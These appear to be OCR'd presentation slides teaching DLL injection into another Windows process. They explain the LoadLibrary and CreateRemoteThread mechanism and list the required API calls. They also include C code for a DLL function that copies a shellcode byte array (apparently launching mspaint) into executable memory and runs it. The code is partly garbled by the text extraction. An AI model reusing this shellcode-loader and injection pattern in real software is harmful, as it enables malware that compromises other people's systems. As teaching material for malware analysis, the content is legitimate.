

DLL Injection

Injecting DLL Path To Another Process


Mechanism of DLL Injection




Mechanism of DLL Injection (2)



Mechanism of DLL Injection (3)



Mechanism of DLL Injection (4)



LoadLibrary comes from kernel32.dll and loads at the same address for all processes. Therefore GetProcAddress() is used to get the LoadLibrary function from kernel32.dll within Malware Trojan itself and then use the same address for Target process.

DLL will run as soon as it is loaded

DLL's exported RunShellcode function

```
0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF,
    0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0,
    0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89,
    0xDA, 0xFF, 0xD5, 0x6D, 0x73, 0x70, 0x61, 0x69, 0x6E, 0x74, 0x2E, 0x65,
    0x78, 0x65, 0x00
 unsigned int lengthOfshellcodePayload = 279;
 extern declspec(dllexport) int Go(void);
∃int RunShellcode (void) {
     void * alloc mem;
     BOOL retval;
     HANDLE threadHandle;
     DWORD oldprotect = 0;
     alloc mem = VirtualAlloc(0, lengthOfshellcodePayload, MEM COMMIT | MEM RESERVE, PAGE READWRITE);
     RtlMoveMemory(alloc mem, shellcodePayload, lengthOfshellcodePayload);
     retval = VirtualProtect(alloc mem, lengthOfshellcodePayload, PAGE EXECUTE READ, &oldprotect);
     if ( retval != 0 ) {
             threadHandle = CreateThread(0, 0, (LPTHREAD START ROUTINE) alloc mem, 0, 0, 0);
             WaitForSingleObject(threadHandle, 0);
     return 0;
```

API calls for DLL Injection

4 functions

4 API's used in DLL Injection

- GetProcAddress to get LoadLibrary's address
- VirtualAllocEx to allocate memory in Target
- WriteProcessMemory to write path-to-DLL to Target
- CreateRemoteThread with parameters:
 - Address of LoadLibrary
 - Path to DLL

Thank you